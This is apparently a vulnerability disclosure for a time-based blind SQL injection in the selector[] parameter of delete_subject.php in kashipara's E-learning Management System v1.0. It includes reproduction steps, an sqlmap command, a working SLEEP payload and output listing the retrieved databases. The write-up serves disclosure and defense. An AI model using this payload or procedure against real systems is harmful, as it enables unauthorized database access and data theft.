

SQL Injection was found in the /lms/admin/delete_subject.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the selector%5B%5D parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/delete_subject.php
Affected Parameter	selector%5B%5D
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'Subject' page and check Subject Code to delete from list.



Step 3: Now enable intercept in bupsuite and click on 'delete' button.




Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r delete_subject.txt --batch --dbs



Step 6: Now notice that 'selector%5B%5D' parameter is detected vulnerable and all database is successfully retrieved.

```
[00:54:50] [INFO] testing 'Generic inline queries'
[00:54:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:54:50] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:54:50] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:54:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:55:01] [INFO] POST parameter 'selector[]' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' inj
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) valu
[00:55:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:55:01] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
[00:55:01] [INFO] checking if the injection point on POST parameter 'selector[]' is a false positive
POST parameter 'selector[]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 198 HTTP(s) requests:

Parameter: selector[] (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: delete_subject=&example_length=10&selector[]=14' AND (SELECT 1456 FROM (SELECT(SLEEP(5)))ireB) AND 'hMH
---
[00:55:16] [INFO] the back-end DBMS is MySQL
[00:55:16] [WARNING] it is very important to not stress the network connection during usage of time-based payloads t
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:55:21] [INFO] fetching database names
[00:55:21] [INFO] fetching number of databases
[00:55:21] [INFO] retrieved:
[00:55:31] [INFO] adjusting time delay to 1 second due to good response times
7
[00:55:31] [INFO] retrieved: information_schema
[00:56:33] [INFO] retrieved: capstone
[00:57:01] [INFO] retrieved: capstone2
[00:57:32] [INFO] retrieved: mysql
[00:57:49] [INFO] retrieved: performance_schema
[00:58:49] [INFO] retrieved: phpmyadmin
[00:59:26] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[00:59:41] [INFO] fetched data logged to text files under 'C:\Users\madhu\AppData\Local\sqlmap\output\localhost'
[*] ending @ 00:59:41 /2024-11-19/
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>